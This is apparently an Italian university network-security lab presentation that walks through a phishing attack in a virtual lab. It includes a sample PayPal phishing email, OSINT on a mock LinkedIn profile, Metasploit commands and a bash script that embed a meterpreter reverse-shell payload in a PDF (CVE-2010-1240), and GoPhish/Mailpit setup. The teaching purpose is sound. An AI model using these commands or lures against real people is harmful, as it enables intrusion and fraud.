



NETWORK SECURITY

A.A. 2024/25

INTRODUCTION



PERCHÉ PARLARE DI PHISHING NEL 2025?

- Nel primo trimestre 2024 sono stati rilevati oltre 1 milione di attacchi phishing – il valore trimestrale più alto dall'anno precedente. ([more](#))
- Secondo l'IBM Cost of a Data Breach 2024, il costo medio di una violazione causata da phishing ha toccato 4,88 M \$, con un aumento del 10 % rispetto al 2023. ([more](#))
- L'impiego di IA generativa consente ai criminali di clonare portali di login in meno di 30 secondi, abbassando drasticamente la barriera d'ingresso per nuovi attaccanti. ([more](#))

Remember:

Anche un singolo clic può trasformare un documento innocuo in un'arma che spalanca le porte del sistema aziendale. Capire il **come** è il primo passo per imparare a difendersi.




COSA VEDREMO

1. Schema di attacco
2. Strumenti utilizzati
3. Panoramica topologica
4. Preparazione attaccante e vittima
5. Demo
6. Contromisure utilizzate
7. Contromisure generali Phishing
8. Conclusioni




ROADMAP



SCHEMA DI ATTACCO

L'attacco che abbiamo scelto di analizzare si basa su una delle tecniche più diffuse nell'ambito della cybersecurity, ovvero il phishing. In questo contesto, l'obiettivo dell'attaccante non è soltanto quello di entrare in contatto con la vittima, ma anche di convincerla ad aprire un file o a eseguire un contenuto malevolo (ad esempio una pagina web compromessa oppure un allegato con un payload).



Dear PayPal customer,

Your PayPal account is limited. You have 24 hours to solve the problem or your account will be permanently disabled.

We are sorry to inform you that you no longer have access to PayPal's advantages like purchasing, and sending and receiving money.

Why is my PayPal account limited?


We believe that your account is in danger from unauthorized users.

What can I do to resolve the problem?

You have to confirm all of your account details on our secured server by clicking the link below and following the steps.

[Confirm Your Information](#)


Nel nostro caso però la dinamica è leggermente diversa: non puntiamo a sottrarre le credenziali dell'utente, ma piuttosto a ottenere un primo accesso sulla macchina della vittima, sfruttando un file allegato contenente un payload malevolo. Questo approccio, pur essendo meno comune rispetto al furto di credenziali, è in realtà molto sofisticato e viene spesso adottato in attacchi avanzati, come dimostrato da diversi gruppi APT, tra cui FIN6.



Un elemento fondamentale di ogni campagna di phishing efficace è la fase di preparazione, che passa quasi sempre dalla raccolta di informazioni (OSINT, Open Source Intelligence) per identificare la vittima ideale. Attraverso strumenti come Maltego, theHarvester, Sherlock o semplici ricerche avanzate su LinkedIn, un attaccante può facilmente ricostruire i profili professionali di chi è in cerca di lavoro, raccogliendo dettagli che poi userà per costruire email di phishing estremamente personalizzate e convincenti.



theHarvester



Qui vediamo un profilo, creato appositamente come mockup, che rappresenta esattamente il target ideale per una campagna di phishing orientata al mondo IT.

In questo caso, Antonio Rossi è un professionista che ha pubblicato diversi dettagli sulla propria esperienza lavorativa, le tecnologie che utilizza e il suo interesse a valutare nuove opportunità lavorative.



Antonio Rossi
99 followers
Promoted

Ciao a tutti! Mi chiamo Antonio Rossi, e dopo aver maturato 4 anni di esperienza nello sviluppo software – specialmente in Java, Python, React, AWS – sono pronto per abbracciare un nuovo percorso professionale in cui:

- 💡 Posso progettare e realizzare soluzioni scalabili e performanti
- 🤝 Posso collaborare all'interno di un team multidisciplinare, adottando metodologie Agile/Scrum
- 🌱 Posso crescere professionalmente, imparando nuove tecnologie e best practice

Se la tua azienda è alla ricerca di un software engineer concreto, flessibile e orientato al risultato... saremmo perfetti! Sono aperto a ruoli full-time, ibridi o da remoto, possibilmente in settori come fintech, e-commerce, healthtech o SaaS.

👉 Se vuoi confrontarti su opportunità interessanti o semplicemente fare due chiacchiere su architetture software, mandami un messaggio!



[Visit my profile](#) [Learn more](#)

<https://www.linkedin.com/in/antonio-rossi-a65ba204cc/>

STRUMENTI UTILIZZATI

Tutti gli strumenti utilizzati sono open source, in modo da garantire la ripetibilità e la sicurezza del laboratorio. Inoltre, vengono messi a disposizione alcuni script utili per rendere più veloce anche l'esecuzione/ripetibilità dell'attacco stesso.

Lato attaccante (Kali Linux):

- **Metasploit Framework**
- **GoPhish**
- **Mailpit**



STRUMENTI UTILIZZATI

Lato vittima (Windows 10):


- Thunderbird
- quicksand
- Script per VirusTotal
- PowerShell script
- Snort



PANORAMICA TOPOLOGICA

Macchina Attaccante

Macchina Vittima



PREPARAZIONE ATTACCANTE

In questa fase, l'obiettivo era predisporre sia gli strumenti necessari alla creazione del payload malevolo sia l'infrastruttura per gestire e inviare le email di phishing, replicando le azioni tipiche di un vero cyber criminale. Ho avviato la macchina virtuale Kali Linux, ambiente standard per attività di penetration testing, e installato e configurato i principali tool offensivi: Metasploit, GoPhish e Mailpit.



PREPARAZIONE ATTACCANTE

Per prima cosa, ci concentriamo sulla generazione del file PDF malevolo utilizzando Metasploit.

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.80.131
set LPORT 4444
set FILENAME offerta_lavorativa.pdf
set TEMPLATE /home/kali/Downloads/template_msf.pdf
exploit
```

```
# Consente di incorporare un eseguibile all'interno di un file PDF
# Crea una reverse shell tra la macchina vittima e quella dell'attaccante
# IP della VM attaccante
# Porta di ascolto
# Nome PDF che viene creato
# Template da usare dove viene incorporato il payload
```

Nota: il pdf creato viene salvato di solito nella cartella **~/.msf4/local**. Per avviare il listener Meterpreter:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.80.131
set LPORT 4444
run
```

```
# Modulo universale che si occupa di gestire le connessioni
# Devo conoscere il payload che ha eseguito la vittima
```

PREPARAZIONE ATTACCAnte

Possiamo recuperare le informazioni sull'exploit grazie al comando: “[msf6 > info exploit/windows/fileformat/adobe_pdf_embedded_exe](#)“ che ci restituisce una sequenza di informazioni importantissime: le piattaforme su cui funziona, l'architettura (x86, x64), da chi è stato messo a disposizione, la descrizione (“[This module embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack.](#)“), ma soprattutto la vulnerabilità sfruttata, in questo caso la **CVE-2010-1240**. Sfruttando NVD otteniamo le seguenti informazioni:

CVE-2010-1240 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Current Description

Adobe Reader and Acrobat 9.x before 9.3.3, and 8.x before 8.2.3 on Windows and Mac OS X, do not restrict the contents of one text field in the Launch File warning dialog, which makes it easier for remote attackers to trick users into executing an arbitrary local program that was specified in a PDF document, as demonstrated by a text field that claims that the Open button will enable the user to read an encrypted message.

PREPARAZIONE ATTACCANTE

Da qui recuperiamo anche le informazioni circa il **CVSS**, **CWE** e **CPE** associati:

CVSS 2.0 Severity and Vector Strings:



NIST: NVD

Base Score: **9.3 HIGH**

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Weakness Enumeration

CWE-ID	CWE Name
CWE-264	Permissions, Privileges, and Access Controls

Known Affected Software Configurations

Configuration 1 ([hide](#))

 cpe:2.3:a:adobe:acrobat_reader:9.3.1:***:***:***:***:*

[Show Matching CPE\(s\)▼](#)

Running on/with

cpe:2.3:o:microsoft:windows:***:***:***:***:***:*

[Show Matching CPE\(s\)▼](#)

Ovviamente la vittima si troverà su una macchina Windows e userà **Acrobat Reader v9.3.1**

PREPARAZIONE ATTACCAnte

Viene messo a disposizione anche uno script per automatizzare tutto ciò che abbiamo visto con Metasploit.

Delle parti interessanti dello script bash sono:

```
create_pdf() {
    echo "[*] Generazione PDF malevolo ..."
    # Crea un resource file temporaneo
    RCFILE=$(mktemp /tmp/msf_pdf_XXXXXXXXXX.rc)
    cat > "${RCFILE}" <<EOF
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST ${LHOST}
set LPORT ${LPORT}
set INFILENAME ${TEMPLATE}
set FILENAME ${OUTPUT}
exploit
exit
EOF
    # Esegui Metasploit in batch
    msfconsole -q -r "${RCFILE}"
    # Pulisci
    rm -f "${RCFILE}"
    echo "[*] PDF creato: ${OUTPUT}"
}
```

In questa sezione creiamo un “resource script” per Metasploit, cioè un file di comandi che verrà passato in batch a msfconsole ([**msfconsole -q -r "\\${RCFILE}"**](#)).

Nota: il comando “msfconsole” viene avviato con argomento -q (quite). Questo vuol dire che viene soppresso il banner iniziale di Metasploit e riduce i messaggi di log non essenziali, in questo modo l’esecuzione sarà leggermente più veloce e sicuramente più pulita.

La parte per avviare il listener segue la stessa logica ma piuttosto che creare un RC viene usato l’argomento “-x” (esegue direttamente la stringa di comandi)



PREPARAZIONE ATTACCAnte

Mailpit è un server SMTP/POP3 open-source e stand-alone, pensato per lo sviluppo e il testing delle email. Tra le funzioni principali:

Principali funzioni

- **SMTP server** (porta 1025): riceve le email inviate da GoPhish senza ricorrere a provider reali.
- **POP3 server** (porta 1110): la vittima può prelevare i messaggi tramite Thunderbird come in un ambiente reale.
- **Web UI interattiva**: mostra in tempo reale tutte le email ricevute, con formattazione, allegati e metadati.
- **API REST**: utile in contesti di test automatizzati per verificare la consegna delle email.

Una delle principali ragioni per cui ho scelto di utilizzare Mailpit è la possibilità di lavorare in un ambiente completamente sicuro e controllato, senza dipendere da servizi cloud esterni.



PREPARAZIONE ATTACCAnte

Passando invece alle impostazioni di mailpit, anche in questo caso è possibile sfruttare lo script di “automazione” messo a disposizione, in particolare dopo averlo installato, viene avviato con i seguenti parametri:

```
echo "⚡ Avvio Mailpit:"  
echo "  • SMTP → porta ${SMTP_PORT}"  
echo "  • HTTP → porta ${HTTP_PORT}"  
echo "  • POP3 → porta ${POP3_PORT}"  
exec "${MAILPIT_BIN}" \  
  --smtp "${SMTP_PORT}" \  
  --listen "${HTTP_PORT}" \  
  --pop3 "${POP3_PORT}" \  
  --pop3-auth-file "${AUTH_FILE}"
```



PREPARAZIONE ATTACCAnte

A questo punto siamo pronti a inizializzare anche Gophish, lo strumento centrale per la nostra simulazione. In questo step ci occuperemo della creazione e dell'invio della campagna di phishing vera e propria, destinata alla nostra “vittima” Antonio Rossi.

